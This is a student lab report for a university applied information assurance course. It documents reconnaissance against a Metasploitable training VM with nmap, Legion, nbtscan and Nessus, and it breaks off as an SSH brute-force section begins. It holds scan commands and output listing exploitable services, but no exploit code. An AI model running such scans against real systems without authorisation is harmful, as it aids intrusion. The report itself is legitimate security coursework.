Sri Lanka Institute of Information Technology

Lab work-based Penetration Testing Report

Individual Assignment

IE3022 – Applied Information Assurance

Submitted by:

Student Registration Number	Student Name
IT21049354	A.M.I.R.B.Athauda

Date of submission

11/05/2023

Table of Contents

Executive Summary

A flaw in an information system, system method, internal controls, or enforcement mechanism that could be exploited by an unauthorized actor is referred to as a vulnerability.

Vulnerabilities can be found in all these areas. To mitigate the negative effects of these security gaps, penetration testing needs to be carried out.

A cyberattack that is carried out on purpose against a computer network or system is known as a penetration test.

A penetration test is comprised of several different procedures, including planning and reconnaissance, scanning, getting, and maintaining access, and analysis. Internal, blind, double-blind, and target penetration testing are the four primary varieties of this type of testing.

“SpiderX Industries” decided to conduct a penetration test and hired CyberOps to do it.

CyberOps is a company that offers VAPT services, which stands for vulnerability assessment and penetration service. In this procedure, there are three distinct groups working together.

- **The Red Team** will test both internal and external systems, including networks and applications.

- **The Blue Team** will review the attacks carried out by the Red Team and establish the degree to which the client firm is protected against them.

- **The purple team** will review the complete process of penetration testing to evaluate the effectiveness of the defensive measures and controls that the blue team suggested implementing to protect the system from the vulnerabilities that were discovered by the red team.

The purpose of this method is to evaluate SpiderX Industries' security posture and determine how well they are prepared to defend themselves against possible threats.

Risk Assessment Levels

The efficacy of data protection is measured by security ratings. Risk analysis can be done in a variety of ways.

Critical	Critical-severity vulnerabilities are severe flaws in web applications or servers that allow attackers to perform harmful actions
High	For any given vulnerability, "high risk" indicates the highest possible risk. An effective exploitation of the target application allows an attacker to compromise any or all the application's data. The data stored by the web application could be corrupted or deleted by the attacker.
Medium	The "medium" category refers to vulnerabilities that pose significant risks to the security of an online application. These vulnerabilities can allow attackers to access low-level information about the application.
Low	The low level is the least severe type of vulnerability. It means that if an attacker exploits this vulnerability, they may be able to access some information that is not critical but is still not intended for them to see.

Methodology


To ensure the safety of the system, we used standard methods and equipment. The automated vulnerability analysis tools Nessus and the penetration testing tools Kali-Linux are among them.

Standard penetration testing procedures were followed, including data collection to learn about the system and its vulnerabilities, threat modeling to determine what kinds of attacks could be launched, exploitation to test whether we could break into the system, and reporting to detail what we found and suggest fixes.

1. Scanning and Gathering Information

I. Network Scanning


The blue team started by checking the IP address of the target system. They used the **"ifconfig"** command, as shown in Figure 1, to gather information about the target system. This is the first step in the process of information gathering.



```
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 0a:e4:76:f2:b6:e0
          inet addr:172.16.83.2  Bcast:172.16.83.255  Mask:255.255.255.0
          inet6 addr: fe80::8e4:76ff:fef2:b6e0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:782 (782.0 B)  TX bytes:3638 (3.5 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Figure 1:Using "ifcoonfig" command


The red team then used a " **Nmap** " tool to scan the target system and determine which services are operational and what versions they are running, as shown in Figure 2. This information is valuable to attackers because older software versions can have known vulnerabilities that can be exploited.



```
┌──(iman㉿kali)-[~]
└─$ nmap -sV 172.16.83.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 14:02 +0530
Nmap scan report for 172.16.83.2
Host is up (1.0s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix
, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.98 seconds

┌──(iman㉿kali)-[~]
└─$ 
```

Figure 2:Using nMap "nmap -sV <ip address>"

The team used the **"map -traceroute"** command with the target's IP address to gain more information about the target system and its network. This command allowed them to track how data packets move across network devices and form a mental picture of how things are connected. This information helps identify potential weaknesses in the network and determine the best approach for attacking the system. Overall, the blue and red teams are engaged in information gathering and vulnerability scanning to identify weaknesses in the target system that can be exploited. This process is essential for maintaining the security of computer systems and networks.




```
┌──(iman㉿kali)-[~]
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 14:04 +0530
Traceroute has to be run as root
QUITTING!

┌──(iman㉿kali)-[~]
└─$ sudo nmap --traceroute 172.16.83.2

[sudo] password for iman:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 14:05 +0530
Nmap scan report for 172.16.83.2
Host is up (0.36s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.29 ms 172.16.82.2
2   0.20 ms 172.16.83.2

Nmap done: 1 IP address (1 host up) scanned in 2.83 seconds

┌──(iman㉿kali)-[~]
└─$ ▊
```

Figure 3:Nmap traceroute command "sudo nmap --traceroute <ip address>

II. Enumerating the Services

The team used a tool called **Legion** to perform service enumeration on the target system. This tool is accessible in Kali Linux, allowing users to gather information about the services running on a target system by entering the host IP address. Figure 4 shows what the dashboard of the Legion tool looks like. This tool can provide valuable information about the services running on a target system, such as their version numbers and whether they are vulnerable to known exploits.



OS	Host
?	172.16.83.2 (unknown)

Port	Protocol	State	Name	Version
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	
514	tcp	open	shell	Netkit rshd
1099	tcp	open	java-rmi	GNU Classpath grmiregistry
1524	tcp	open	bindshell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	tcp	open	vnc	VNC (protocol 3.3)
6000	tcp	open	X11	(access denied)
6667	tcp	open	irc	UnrealIRCd
8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
	5.28s	0.00s	3301	mysql-default (3306/t...	172.16.8...	Finished
	0.00s	0.00s	3320	postgres-default (543...	172.16.8...	Finished
	0.00s	0.00s	0	screenshot (80/tcp)	172.16.8...	Finished
	0.00s	0.00s	0	screenshot (8180/tcp)	172.16.8...	Finished
	32.92s	0.00s	3433	ftp-default (21/tcp)	172.16.8...	Finished
	116.79s	Unknown	3423	nmap (stage 5)	172.16.8...	Running

Figure 4:Legion Dashboard after adding the ip address

Service enumeration is essential in vulnerability scanning and penetration testing, as it allows security professionals to identify potential weaknesses in the target system that attackers can exploit. Using tools like Legion, security teams can gather valuable information about the target system and take steps to address any identified vulnerabilities.


III. Enumerating the NetBIOS

The team used a tool called "**nbtscan**" to perform a specific activity. This tool scans a network and identifies NetBIOS name servers, which can help identify Windows machines and services running on the network. To use the nbtscan tool, the team executed specific commands, which resulted in the output shown in the figures below. This output provides valuable information about the target network, such as the names of the machines and services running on it. Using nbtscan, the team could quickly and easily identify potential targets for further investigation or exploitation.

- *The parameter* ***-v*** *enables verbose mode, providing a more detailed output when the tool runs. This mode can help troubleshoot or understand how the tool is functioning.*


- *The parameter* ***-h*** *is used to specify a host file that contains a list of target IP addresses. This allows the user to scan multiple hosts at once rather than scanning each host individually.*

- *The parameter* ***-d*** *is used to specify the debug level for the tool. This can be useful for troubleshooting issues with the tool or understanding how it works. The debug level can be set to 0 and 5, with higher values providing more detailed output.*



```
┌──(iman㉿kali)-[~]
└─$ nbtscan -v -h 172.16.83.2
Doing NBT name scan for addresses from 172.16.83.2


NetBIOS Name Table for Host 172.16.83.2:

Incomplete packet, 281 bytes long.
Name                 Service          Type
----------------------------------------
METASPLOITABLE    Workstation Service
METASPLOITABLE    Messenger Service
METASPLOITABLE    File Server Service
METASPLOITABLE    Workstation Service
METASPLOITABLE    Messenger Service
METASPLOITABLE    File Server Service
WORKGROUP         Domain Name
WORKGROUP         Browser Service Elections
WORKGROUP         Domain Name
WORKGROUP         Browser Service Elections

Adapter address: 00:00:00:00:00:00
----------------------------------------

┌──(iman㉿kali)-[~]
```

Figure 5:Using nbtscanner "nbtscan -v -h <ip address>




```
┌──(iman㉿kali)-[~]
└─$ nbtscan -d  172.16.83.2
Doing NBT name scan for addresses from 172.16.83.2


Packet dump for Host 172.16.83.2:

Incomplete packet, 281 bytes long.
Transaction ID: 0x0037 (55)
Flags: 0x8400 (33792)
Question count: 0x0000 (0)
Answer count: 0x0001 (1)
Name service count: 0x0000 (0)
Additional record count: 0x0000 (0)
Question name:  CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Question type: 0x0021 (33)
Question class: 0x0001 (1)
Time to live: 0x00000000 (0)
Rdata length: 0x00e3 (227)
Number of names: 0x0a (10)
Names received:
METASPLOITABLE    Service: 0x00 Flags: 0x0004
METASPLOITABLE    Service: 0x03 Flags: 0x0004
METASPLOITABLE    Service: 0x20 Flags: 0x0004
METASPLOITABLE    Service: 0x00 Flags: 0x0004
METASPLOITABLE    Service: 0x03 Flags: 0x0004
METASPLOITABLE    Service: 0x20 Flags: 0x0004
WORKGROUP         Service: 0x00 Flags: 0x0084
WORKGROUP         Service: 0x1e Flags: 0x0084
WORKGROUP         Service: 0x00 Flags: 0x0084
WORKGROUP         Service: 0x1e Flags: 0x0084
Adapter address: 00:00:00:00:00:00
Version major: 0x00 (0)
Version minor: 0x00 (0)
Duration: 0x0000 (0)
FRMRs Received: 0x0000 (0)
FRMRs Transmitted: 0x0000 (0)
IFrame Receive errors: 0x0000 (0)
Transmit aborts: 0x0000 (0)
Transmitted: 0x00000000 (0)
Received: 0x00000000 (0)
IFrame transmit errors: 0x0000 (0)
No receive buffers: 0x0000 (0)
tl timeouts: 0x0000 (0)
ti timeouts: 0x0000 (0)
Free NCBS: 0x0000 (0)
NCBS: 0x0000 (0)
Max NCBS: 0x0000 (0)
No transmit buffers: 0x0000 (0)
Max datagram: 0x0000 (0)
Pending sessions: 0x0000 (0)
Max sessions: 0x0000 (0)
Packet sessions: 0x0000 (0)
```

Figure 6:"nbtscan -d <ip address>"

IV. Nessus Scanner

Nessus is a tool used in cybersecurity to find vulnerabilities in computer systems, networks, and applications. It scans the target system or network for known vulnerabilities and then generates a detailed report on any vulnerabilities it finds. The report produced by Nessus includes essential information about each vulnerability, such as the type of vulnerability, its severity level, and recommended steps for fixing it. When the team entered the target IP address into Nessus, the tool ran a scan and produced a report, as shown in the figures. This report includes 66 vulnerabilities that were found, categorized as critical, high, medium, or low. The team can use this information to prioritize which vulnerabilities must be addressed first to reduce the risk of a successful attack.



My Basic Network Scan
‹ Back to My Scans


Host	Vulnerabilities
172.16.83.2	12 6 26 5 131

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 3:13 PM
End: Today at 3:34 PM
Elapsed: 21 minutes

Vulnerabilities

Figure 8:Nessus Basic Scan Dashboard




Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 3:13 PM
End: Today at 3:34 PM
Elapsed: 21 minutes

Vulnerabilities

Figure 7:Scan Summary



My Basic Network Scan
‹ Back to My Scans

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *		NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0 *		rexecd Service Detection	Service detection	1
CRITICAL	10.0		Unix Operating System Unsupported Version...	General	1
CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1
MIXED	...	...	4 Apache Tomcat (Multiple Issues)	Web Servers	4
CRITICAL	...	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	...	2 SSL (Multiple Issues)	Service detection	3
HIGH	7.5		NFS Shares World Readable	RPC	1
HIGH	7.5 *		rlogin Service Detection	Service detection	1
HIGH	7.5		Samba Badlock Vulnerability	General	1
MIXED	...	...	14 SSL (Multiple Issues)	General	26
MIXED	...	...	5 ISC Bind (Multiple Issues)	DNS	5

Scan Details

Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 3:13 PM

Vulnerabilities

Figure 9:Vulnerabilities found on entered IP


2. Analyzing, exploiting, and preventing vulnerabilities

Vulnerabilities allow thieves to gain unauthorized access to a system and cause damage. When there is a security hole in a system, sensitive data and other critical infrastructure could be compromised. Finding and fixing vulnerabilities ahead of time can help mitigate this threat.

Vulnerability assessment is an important part of the penetration testing process that can help. Organizations can prevent being attacked by hackers by conducting vulnerability assessments to find and fix flaws in their defenses.

I. Credential-based openSSH system exploit brute-forcing

The ssh login module's versatility lies in the fact that it may be used for both credential-based and brute-force login testing across several IP addresses.



```
┌──(iman㉿kali)-[~]
└─$ nmap -p 22 172.16.83.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 15:55 +0530
Nmap scan report for 172.16.83.2
